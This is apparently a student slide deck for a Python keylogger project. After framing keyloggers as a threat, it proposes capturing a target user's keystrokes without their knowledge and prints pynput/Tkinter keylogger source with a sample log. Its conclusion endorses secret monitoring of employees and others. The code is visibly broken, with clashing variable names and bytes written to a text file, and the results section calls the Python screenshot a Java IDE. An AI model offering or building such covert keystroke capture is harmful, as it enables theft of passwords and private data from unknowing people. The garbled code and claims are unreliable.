

KEY LOGGER PROJECT

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OUTLINE

- Problem Statement
- Proposed System/Solution
- System Development Approach
- Algorithm & Deployment
- Result (Output Image)
- Conclusion
- Future Scope
- References

PROBLEM STATEMENT

Example: In today's digital age, where cybersecurity threats loom large, one of the significant concerns is the proliferation of keyloggers, stealthy software tools designed to monitor and record keystrokes on a user's computer without their knowledge. Keyloggers pose a severe threat to individuals and organizations as they can capture sensitive information such as passwords, credit card details, and other personal data, leading to identity theft, financial loss, and privacy breaches.

WHAT IS KEYLOGGER

- Keylogger is one kind of surveillance technology that is used to monitor and capture keystrokes of a specific device
- It can work from both hardware and software


HARDWARE KEYLOGGER



- Physical Placement
- Stealth and Detection Avoidance
- Versatility and Persistence

PROPOSED SOLUTION

- In Proposed system we using keylogger files using python libraries and get the date from target user without their knowledge



SYSTEM REQUIREMENTS

- **Python IDLE (Python 3.12.3 version)**
- **Python Commands & Libraires Files**
- **pip install pynput**
- **pip install jsonlib**

ALGORITHM & DEPLOYMENT

```
keylogger.py C:\Users\user\Documents\keylogger (3.12.1)
File Edit Format Run Options Window Help

import tkinter as tk
from tkinter import *
from pynput import keyboard
import json

keys_used = []
flag = "false"
keys = ""

def generate_text_log(keys):
    with open('key_log.txt', 'w') as keys:
        keys.write(keys)

def generate_json_file(keys_used):
    with open('key_log.json', 'w') as key_log:
        key_log.write(json.dumps(keys_used).encode())
        key_log.write(key_log.write(json.dumps(keys_used)))

def on_press(keys):
    global flag, keys_used, keys
    if flag == "false":
        keys_used.append('Pressed: ' + keys)
        flag = True
    if flag == True:
        keys_used.append('Held: ' + keys)
    generate_json_file(keys_used)

def on_release(keys):
    global flag, keys_used, keys
    keys_used.append('Released: ' + keys)
    if flag == True:
        flag = "false"
        generate_json_file(keys_used)
        keys = keys + chr(keys)
        generate_text_log(keys)

def start_keylogger():
    global listener
    listener = keyboard.Listener(on_press=on_press, on_release=on_release)
    listener.start()
    label.config(text="Keylogger is running\n!! Saving the keys in 'keylogger.txt'")
    start_button.config(state="disabled")
    stop_button.config(state="normal")

def stop_keylogger():
    global listener
    listener.stop()
    label.config(text="Keylogger stopped.")
```

```
start_button.config(state='normal')
stop_button.config(state='disabled')

root = Tk()
root.title("Keylogger")


label = Label(root, text='Click "Start" to begin keylogging.')
label.config(anchor=CENTER)
label.pack()

start_button = Button(root, text="Start", command=start_keylogger)
start_button.pack(side=LEFT)


stop_button = Button(root, text="Stop", command=stop_keylogger, state='disabled')
stop_button.pack(side=RIGHT)

root.geometry("250x250")

root.mainloop()
```



RESULT



The screenshot shows a Java IDE with a tab labeled 'key_log'. The code in the editor is a simple key logger that prints each character and key press to the console. The code is as follows:

```
|'p''y''h''t''o''n'Key.space'd''o''w''n''l''o''a''d'Key.enter
```

CONCLUSION

- The final conclusion is using keylogger we are monitor the parental software and law enforcement without target's user knowledge .

FUTURE SCOPE

- Parental Monitoring
- Employee Monitoring
- Law Enforcement and Investigations



THANK YOU